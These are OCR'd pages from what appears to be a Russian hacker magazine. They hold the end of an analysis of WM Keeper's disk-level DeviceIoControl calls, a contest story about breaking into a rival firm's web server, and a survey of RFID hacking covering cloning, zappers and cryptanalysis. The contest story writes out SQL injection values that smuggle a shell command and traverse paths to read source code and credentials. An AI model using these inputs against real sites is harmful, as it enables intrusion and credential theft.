.text:100B7F65          mov ecx,
[ebp+lpBytesReturned]
.text:100B7F68          push ecx        ; lpBytesReturned
.text:100B7F69          push 210h       ; nOutBufferSize
.text:100B7F6E          mov edx, [ebp+lpOutBuffer]
.text:100B7F71          push edx        ; lpOutBuffer
.text:100B7F72          push 20h        ; nInBufferSize
.text:100B7F74          mov eax, [ebp+lpInBuffer]
.text:100B7F77          push eax        ; lpInBuffer
.text:100B7F78          push 7C088h
.text:100B7F7D          mov ecx, [ebp+hDevice]
.text:100B7F80          push ecx        ; hDevice
.text:100B7F81          call ds: DeviceIoControl
```

Калькулятор говорит, что IOCTL-код 7C088h обеспечивает как запись, так и чтение данных с диска на секторном уровне в обход файловой системы и всех установленных ею ограничений. Возможно, что Keeper создает на жестком диске какой-то «тайник» или своеобразную метку, помогающую «людям в погонах» отождествить его. Или это просто Keeper так привязывается к оборудованию, чтобы его было нельзя запустить с чужого компьютера (скорее всего, так оно и есть, ведь WM Keeper не загрузит ключи на другом железе. — Прим. ред.). Кто знает — полное исследование требует большой концентрации сил, ресурсов и времени, но вряд ли конечный результат стоит этого, поскольку и без того ясно, что за зверь этот Keeper (а еще невинным муравьем прикидывается!).

Заключение


Мы выяснили, что Keeper Classic не только собирает (и отсылает) приватную информацию, но и отличается крайне агрессивным поведением. Скрываясь под аляповатым интерфейсом прикладной программы, он пробивает тоннель к самому центру операционной системы и делает это настолько некорректно, что у ряда легальных пользователей появляются серьезные проблемы.

Я категорически не рекомендую устанавливать эту штуку на свой компьютер. Вот если бы Keeper распространялся в открытых текстах с полностью специфицированными протоколами... Компания ничего бы не потеряла, наоборот, только приобрела. Эксперты указали бы на ошибки, армия LINUX-пользователей не трахалась бы с Windows-эмуляторами, а спокойно переносила Keeper'а на настольные и мобильные системы, добавляя миллионы новых клиентов. Почему же этого до сих пор не сделано?! Уж не потому ли, что Keeper'у есть что скрывать?!

ЛУЧШЕЕ СРЕДСТВО
ОТ НЕПРОФЕССИОНАЛЬНОЙ
СБОРКИ.


Используйте компьютеры Oldi
и забудьте о проблемах!






HOME

Компьютеры Oldi линии Home – идеальный вариант, сочетающий в себе все необходимое для работы и развлечений.



MULTIMEDIA

Компьютеры Oldi линии Multimedia – оптимальное решение для тех, кто использует мультимедийные возможности на полную мощность.



OFFICE **от 5900 руб.**

Компьютеры Oldi линии Office – готовое и экономичное решение, необходимое для эффективной работы любого офиса.

ул. Малышева 20
Тел. (495) 105-0700

ул. Трифоновская 45
Тел. (495) 937-1433

ул. Донская 32
Тел. (495) 987-1555

Единая справочная: (495) 221 11 11

www.oldi.ru



BLOODEX
/ BLOODEX@REAL.XAKEP.RU /

X-КОНКУРС

KONKURS.XAKEP.RU

В фирме «Ромашка» — грандиозная пьянка. Празднуют устранение главного конкурента на рынке биологических почвенных добавок — «Гладиолуса». На празднестве неоднократно поднимали бокалы за крутого хакера Flak (flak@rulezz.ru). Поговаривают, что этот парень смог доказать незаконную деятельность «Гладиолуса», которая заключалась в засылке пинча своим конкурентам. Сделал он это примерно так.

На главной странице сайта «Гладиолуса» он провел SQL-инъекцию в perl-скрипте главной страницы, используя следующий запрос: »/index. html? id=-1 UNION SELECT 'l pwdl'». Рассчитывая на склонность perl-функции open исполнять шелл-команды между палочками 'l', хакер узнал путь к главному сценарию »/usr/local/www/main». Естественно, он смог прочесть исходник perl-скрипта index.html. Для этого хакер сделал следующий запрос: »/index. html? id=-1 UNION SELECT '../../../../../../../usr/local/www/main'». В исходниках были прописаны логин и пароль к базе данных, которые удивительным образом подошли и к шеллу. Правда, шелл оказался слишком урезанным: существовала возможность выполнять только cd, ls, echo, id, pwd и perl. Причем ls был явно модифицирован и скрывал некоторые директории. Для того чтобы обнаружить эти самые скрытые каталоги, достаточно было написать простенький perl-скриптик, выполняющий работу команды ls, и вогнать его в perl. Таким образом, хакер нашел директории »/secret_ftp», »/secret_sources», »/secret_bin» и »/secret_config».

/secret_ftp содержал:


- norm — директория, в которой хранятся нормальные файлы для ftp;
- viruses — каталог для тех, кому надо отправлять вирусы. Однако для просмотра содержимого не хватает прав;

/secret_source содержал исходники proftpd, пропатченные для засылки вирусов,/secret_bin — команду cp, которую хакер имел право исполнять, а /secret_config — файл virusaddrs.txt, который юзался пропатченным proftpd.

С помощью найденной команды cp хакер Flak скопировал исходники в директорию »/secret_ftp/norm» и слил их по ftp. Далее он нашел изменения, внесенные в код недобропорядочными сотрудниками «Гладиолуса», и добавил в virusaddrs.txt строчку, благодаря которой он смог увидеть папку с вирусами. Все данные расследования, проведенного Flak'ом, были переданы в отдел по компьютерным преступлениям и правонарушители были подвергнуты наказанию. Правда, сам Flak тоже совершил компьютерное преступление, но благодарная «Ромашка» отмазала хакера от неизбежного наказания :).

В конкурсе этого месяца тебе придется повозиться с icq-ботом. Если у тебя есть желание и некоторые умения в области взлома, ты склонен к экспериментам, а также терпелив, ну и конечно, любознателен, то у тебя все шансы порутать сервак первым и заполучить приз! Для этого заходи в 20-х числах на сайт konkurs.xakep.ru и врубайся в тему.


desam
молодежная одежда
Адреса магазинов в Москве и в других городах
вы можете узнать по телефону: (495) 781-7171
или на сайте: www.desam.ru



АНТОН «I]IGIMORTAL» СМЕТАНИН
/ ROSSOMAHAAR@MAIL.RU

RFID-хакинг

ТЫ, КОНЕЧНО, УЖЕ НЕ РАЗ СЛЫШАЛ О ТАКОЙ НОВОМОДНОЙ ТЕХНОЛОГИИ, КАК RFID. ВСЕ ЧАЩЕ МОЖНО ВСТРЕТИТЬ В ПРЕССЕ И В ИНТЕРНЕТЕ УПОМИНАНИЯ О НЕЙ, СПОРЫ, ВОЗНИКАЮЩИЕ МЕЖДУ СТОРОННИКАМИ И ПРОТИВНИКАМИ ПОВСЕМЕСТНОГО РАСПРОСТРАНЕНИЯ ЭТОЙ ТЕХНОЛОГИИ, А ТАКЖЕ СВОДКИ НА САЙТАХ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ОБ УГРОЗАХ, КОТОРЫЕ ТАИТ В СЕБЕ СЛАБАЯ ЗАЩИЩЕННОСТЬ СИСТЕМ, ИСПОЛЬЗУЮЩИХ RFID. ЭТА СТАТЬЯ РАССКАЖЕТ ТЕБЕ О НОВОМ НАПРАВЛЕНИИ ХАКИНГА — ОБ RFID-ХАКЕ.

ОПИСАНИЕ И СЛАБОСТИ ТЕХНОЛОГИИ РАДИОЧАСТОТНОЙ ИДЕНТИФИКАЦИИ

Начать повествование я решил с краткого описания технологии RFID. Вообще, RFID или Radio Frequency IDentification (радиочастотная идентификация) — это метод удаленного хранения и получения информации путем передачи радиосигналов с помощью устройств, называемых RFID-метками. История появления данной технологии восходит к первой половине XX столетия. Британские ВВС еще в начале Второй мировой использовали подобную технологию, устанавливая на самолеты устройства радиочастотной идентификации, позволяющие эффективно отличать свои авиационные юниты от самолетов противника. Есть также сведения, что в СССР в 50-х годах похожая технология использовалась для шпионажа. С 60-х годов начинаются исследования о возможности применения RFID в гражданских целях, а первая радиометка, аналогичная применяемым сегодня, была создана в научной лаборатории Лос Аламос в 1973 году.

Принцип работы RFID-систем весьма прост. Данные системы включают в себя два основных компонента: считыватель (ридер) и идентификатор (метка, чип, тэг). Ридер излучает электромагнитную энергию. Метка улавливает этот сигнал и передает ответный, который уже принимается антенной ридера.

По своему типу системы RFID подразделяются на пассивные и интерактивные. В пассивной системе излучение считывателя находится постоянно во времени (то есть не модулировано) и служит только источником питания для радиометки, которая собственного источника энергии не имеет. Получив энергию от ридера, метка включается и передает сигнал, который принимается считывателем. Вышеописанным способом работает большинство систем управления доступом, где необходимо только получить серийный номер идентификатора.

Более продвинутые RFID-системы используют интерактивный режим работы. Ридер в таких системах излучает модулированные колебания, то есть формирует запрос. RFID-метка дешифрирует запрос, обрабатывает его, и, если это необходимо, формирует соответствующий ответ. Подобные системы необходимы, например, для работы с товарами, маркированными радиометками. Дело в том, что если система пассивная, то при попадании одновременно

нескольких меток под излучение ридера их сигналы накладываются друг на друга, и возникает коллизия. Интерактивные же системы снабжены механизмом антиколлизии. Интерактивные RFID-тэги часто имеют встроенную батарею, заряда которой может хватить на несколько лет. Интерактивные метки с собственным источником питания называют активными, а те, что без него, — полупассивными.

RFID-метки можно подразделить на несколько категорий. Во-первых, по используемому диапазону радиочастот на:

- низкочастотные (125 или 134,2 КГц);
- высокочастотные (13,56 МГц);
- UHF, то есть ультравысокочастотные (868-956 МГц);
- микроволновые (2,45 ГГц).

Во-вторых, по размерам встроенной памяти, которая может быть от 4 байт до 4 Кб. Кроме того, метка может иметь память только для чтения или же с возможностью дозаписи и перезаписи информации. Существует несколько стандартов RFID-меток, сформировавшихся на сегодняшний день. Важным свойством радиометки является и ее размер, который может составлять всего 0.4x0.4 мм для пассивных меток, в то время как активные метки имеют размер с монету.

Применение: за и против

Применяться RFID может в самых разных областях. Во-первых, СКУД, то есть системы контроля и управления доступом. Исторически это было первым применением технологии RFID. Сегодня доступ в офис или дом с помощью proximity-карты со встроенным радиочипом — уже вполне обычное дело. Большинство подобных систем используют пассивные метки и работают в низкочастотном диапазоне, хотя в последнее время все чаще встречаются интерактивные системы на частотах 13,56 МГц. Реально новое направление в этой области — создание RFID-имплантатов для людей. Первый эксперимент такого рода был проведен еще в 1988, а сегодня компания Applied Digital Solution предлагает любому желающему имплантировать себе в руку свою разработку — VeriChip.

Во-вторых, это контроль над перевозкой грузов и конкретных товаров, их складской учет. Представь только, как просто будет проходить ревизия на складах или в супермаркетах: достаточно пройтись с ридером вдоль полок с товарами — и все автоматически будет переучтено в БД товаров. Существует стандарт RFID, называемый EPC (electronic product code), являющийся аналогом штрихкодов. Специалисты считают, что в ближайшее десятилетие RFID-метка на каждом отдельном товаре станет таким же обычным явлением, как сегодня штрихкод.

Еще одна очень важная область применения RFID — это электронные документы. Государства многих стран, в том числе и России, планируют уже в самое ближайшее время начать встраивать RFID-метки в паспорта своих граждан. При этом в память имплантированной в паспорт метки будут заноситься не только обычные данные владельца (ФИО, год рождения и т.д.), но и биометрические признаки.

Как это всегда бывает, у технологии, подобной RFID, появляется множество сторонников и противников. Несмотря на все удобства, привносимые изменением RFID, у многих людей ее внедрение вызывает большие опасения. И не зря. Во-первых, радиометки по своей сути являются радиомаяками — ведь именно в этом качестве их использовала советская разведка в 50-х. И незаконное слежение еще не единственное, что вызывает опасения. Большие опасения вызывает безопасность самой технологии. Сам Брюс Шнайер по поводу планов оснащения паспортов RFID-метками заявил, что «это чистая угроза национальной безопасности».

Конечно, такую важную технологию, как RFID, не могли оставить без внимания хакеры и различные исследователи информационной безопасности. Первое, на чем хотелось бы заострить внимание, — это проблема, связанная с вмешательством в личную жизнь человека, которая, возможно, будет иметь место в самом обозримом будущем. Только представь, что государство или же крупные корпорации будут иметь под контролем тысячи считывателей радиометок, расположенных на входе в метро, супермаркет или просто посреди улиц. Такие считыватели способны накапливать информацию о нашем перемещении, о том, какие товары мы только что приобрели в магазине. Конечно, сегодня это звучит несколько бредово, но пройдет, возможно, менее десятка лет, и наступит время, когда каждый из нас добровольно или же принудительно будет всегда носить с собой имплантированный под кожу идентификационный чип. Напоминает кино в жанре киберпанк? Как бы то ни было, все идет именно к этому.

RFID и хакеры

Австралийские исследователи компьютерной безопасности в апреле этого года опубликовали работу, в которой описывается возможность препятствования считыванию информации RFID-ридером с метки. В их планах — создание устройства, которое не позволит считывать информацию с RFID-меток без ведома их владельца. Они использовали метод, напоминающий DoS-атаку: радиоэфир захламляется огромным множеством сигналов, имитирующих сигналы меток. RFID-ридеры первого поколения, то есть пассивные, не имеют возможности считать данные с карты из-за вышеупомянутого явления — коллизии. Интересно, что более продвинутые интерактивные ридеры, как показали опыты, также напрочь уходят в даун.

Но с созданием первого анти-RFID гаджета австралийцев опередили голландцы. В начале апреля на околокомпьютерных сайтах запестрила новость о разработанном сотрудниками Свободного университета Амстердама устройства, которое препятствует чтению RFID-меток и информирует владельца о подобных попытках. Данный девайс разрабатывался в рамках проекта RFID Guardian (http://www.rfidguardian.org) группой исследователей под руководством профессора Эндрю Таненбаума (Andrew Tanenbaum), который, кроме этого, занимается еще рядом проектов, посвященных безопасности RFID-систем. Разработанное голландцами устройство представляет собой КПК с 550Mhz процессором и 64 Мб памяти, оборудованный RFID-ридером и необходимым ПО.

Настоящие хакеры смотрели на проблему несколько иначе. Двое немецких компьютерщиков MiniMe и Mahajivana, состоящие в рядах «Хаоса», решили, что лучший способ обезопасить себя от угроз, которые может принести технология RFID, — это простое уничтожение RFID-меток. Наиболее действенным способом убийства радиометок, обнаруженными хакерами, оказалось помещение их на короткое время в микроволновку. Но далеко не любой предмет со встроенным RFID-чипом засунешь в микроволновую печь, поэтому был разработан девайс, названный RFID-Zapper. Создатели устройства решили, что стоимость его должна быть минимальна, поэтому использовали в качестве основы одноразовый фотоаппарат-мыльницу, который сможет раздобыть любой желающий. После некоторых усовершенствований вспышка такого фотоаппарата научилась создавать сильное электромагнитное поле, наповал убивающее пассивные радиометки. Правда, пока только 13,56-мегагерцовые, но создатели Zapper'а обещают дальнейшее развитие проекта. RFID-Zapper вызвал у всех большой интерес на состоявшемся некоторое время назад европейском 22-м слете хакеров CCC.



› Многие компании встраивают RFID-метки в упаковку



› Первая радиометка зараженная RFID-вирусом

Клонирование

Кстати, пресса, сама того не подозревая, привлекает все больше хакеров к изучению RFID. Наибольшую шумиху среди техногиков вызвала недавняя статья американской журналистки Эннели Ньютц (Annalee Newitz) под названием «The RFID Hacking Underground», опубликованная в майском выпуске Wired (www.wired.com/wired/archive/14.05/rfid.html). Впервые о RFID-хаке говорилось как о новом направлении хакерства. Одним из «героев» этой статьи стал 23-летний студент Джонатан Вестхьюз (Jonathan Westhues) — возможно, первый из хакеров, сконструировавший устройство, способное клонировать RFID-метки. Это устройство, прозванное им proxmark, впервые было собрано Джонатаном еще в 2003 году. С помощью proxmark'a, который легко умещался в кармане, Вестхьюз мог, приблизившись на достаточно близкое к человеку расстояние, незаметно клонировать, имеющуюся у того proximity-карту, и получить таким образом доступ туда, где его явно быть не должно.

На протяжении всего этого времени Джонатан совершенствовал proxmark, и устройство уже получило третье рождение в виде proxmark3. Теперь оно обрело множество новых функций и умеет работать уже с большинством 125KHz и некоторыми 13,56MHz RFID-метками. Не так давно хакеру удалось клонировать даже VeriChip, который его производители преподносят как наиболее надежный способ уберечь данные, касающиеся идентификации пользователя. На состоявшейся этим летом конференции HOPE (Hackers On Planet Earth) Number Six Вестхьюз продемонстрировал, чего на самом деле стоит разрекламированный VeriChip. Не обошлось там и без участия Эннели, которая, вероятно, чтобы привлечь большее внимание к данному мероприятию, ассистировала Джонатану с имплантированным в руку VeriChip'ом. Судя по тому, сколько сообщений об этом «взломе» появилось в инете, представление им удалось;).

Если тебя заинтересовал девайс Вестхьюза, то тебе необходимо посетить его сайт: http://cq.cx. Там ты найдешь все наработки Джонатана по конструированию RFID-клонеров и даже сможешь скачать архивчик со всеми схемами, описаниями и ПО, необходимыми для конструирования proxmark3.


Конечно, клонировать интерактивную RFID-метку — задача сложная, поэтому, думаю, в скором времени системы идентификации с пассивными метками уйдут в прошлое. Преимущество интерактивных систем, помимо всего прочего, — это возможность использования шифрования для защиты информации. На самом деле такие системы уже давно не редкость — к примеру, автомобильные иммобилайзеры, набирающие все большую популярность, или те карты, что используются в московском метрополитене еще с 1998 года. Подобную систему использовала компания ExxonMobil с 1997 года.

Проблемы шифрования


ExxonMobil — крупнейшая нефтяная корпорация, владеющая сетью бензозаправочных станций в США. Она внедрила на своих заправочных станциях инновационную платежную систему SpeedPass: оплата осуществлялась с помощью брелока с RFID-чипом внутри, на котором записаны данные о платежном счете его владельца в системе SpeedPass. Трое исследователей компьютерной безопасности — Стив Боно (Steve Bono), Мэтью Грин (Matthew Green) и Адам Стаблфилд (Adam Stubblefield) — конкретно взялись за изучение этой системы. RFID-чипы, использовавшиеся в этой системе, представляли собой разработку Texas Instruments под названием Digital Signature Transponder (DST).

DST — это полупассивная радиометка с системой 40-битного шифрования. Хотя 40-битное шифрование сегодня достаточно легко вскрывается брутфорсом. Сложность вскрытия ключа заключалась в том, что сам алгоритм шифрования взломщикам был неизвестен. Но парням удалось восстановить его, используя различные криптоаналитические методы. Затем они собрали мощный кластер, который смог расшифровывать по 5 ключей менее чем за 2 часа. Позже было сконструировано устройство, эмулирующее работу DST, которое было проверено в действии на одной из станций ExxonMobil. После того как представители ExxonMobil ознакомились с результатами этого исследования (http://rfidanalysis.org), они заявили в прессе, что на практике все это не реализуемо, так как испытание «лабораторное». Но компания все же решила перестраховаться и перейти на чипы с 128-битным шифрованием.

Посмотрим, как обстоит дело с криптозащитой электронных документов. Нидерландские спецы по информационной безопасности из фирмы Riscure первыми взломали прототип электронного паспорта, который собираются вводить в Евросоюзе. Удалось им это вследствие достаточно простого алгоритма, примененного для шифрования личных данных владельца. Такая информация, как день рождения владельца паспорта, серийный номер, срок окончания его действия, легко предсказуема и помогла «взломщикам» расшифровать остальное содержимое памяти радиометки.



› RFID-радар, способный многократно увеличить расстояние, необходимое для считывания информации с радиометок




› RFID-метка

Окончательно добил все представления о самой возможности безопасной RFID известнейший криптолог, профессор института Вейсмана Ади Шамир (Adi Shamir). Исследования ученый проводил на RFID-метках стандарта EPC (один из наиболее перспективных стандартов на сегодняшний день), работающих в UHF-диапазоне частот и использующих 8-ми и 32-битное шифрование данных. Для подбора ключа использовалась направленная антенна и цифровой осциллограф. Выяснилось, что при посылке чипу неверного бита ключа шифра энергопотребление RFID-чипа несколько возрастает, что может быть зафиксировано несложной аппаратурой. Таким образом, возможен взлом даже достаточно длинных ключей, причем в весьма короткое время. И это уже не проблема шифрования, а скорее проблема недоработки самой технологии RFID. Шамир представил также интересную идею о возможности создания девайса для расшифровки данных с UHF RFID-тэгов из обычного мобильника путем замены его ПО. Ведь GSM-мобилы и UHF-радиометки могут работать в одних и тех же частотах. Буду с нетерпением ждать, что получится из этой затеи.

Подмена содержимого памяти RFID-меток

Не спасает шифрование паспортов и от их клонирования. На завершившейся недавно хакерской конференции Defcon немецкий эксперт инфосека Лукас Грюнвальд (Lukas Grunwald) продемонстрировал, как содержимое электронного паспорта может быть легко перенесено на любую другую радиометку. При этом Лукас использовал разработанную вместе с его коллегой Борисом Вольфом (Boris Wolf) еще пару лет назад прогу RFDump, которая умеет считывать, редактировать, записывать (если это возможно) данные RFID-меток. Первой версией данной проги был простенький perl-скрипт, теперь же RFDump представляет собой удобную тулзу, распространяющуюся под лицензией GPL. Существуют пока только версии для пингвина. Для работы проги необходим RFID-ридер ACG Multi-Tag Reader или ему подобный. Грюн-



> Процесс клонирования proximity-карты



> Всем начинающим RFID-хакерам: помните про существование УК РФ.



> Сегодня к уязвимостям технологии RFID, кроме хакеров и исследователей компьютерной безопасности, проявляют интерес и представители криминального мира: разного рода мошенники, автоугонщики, террористы. Пытаясь привлечь внимание к опасностям, скрывающимся в использовании этой прогрессивной технологии, хакеры даже продемонстрировали возможность использования RFID-сканера в качестве детонатора взрывного устройства, реагирующего на метку, встроенную в паспорт человека, которого необходимо ликвидировать.

вальд вносит в софтину время от времени кое-какие поправки. Например, сейчас она позволяет задействовать в метке счетчик считываний (функция cookie), планируется введение возможности снятия шифрования данных меток с помощью брутфорса или атаки по словарю, а также проверка на ключи, выставляемые «по умолчанию». Скачать RFDump можно на сайте разработчиков: www.rf-dump.org.

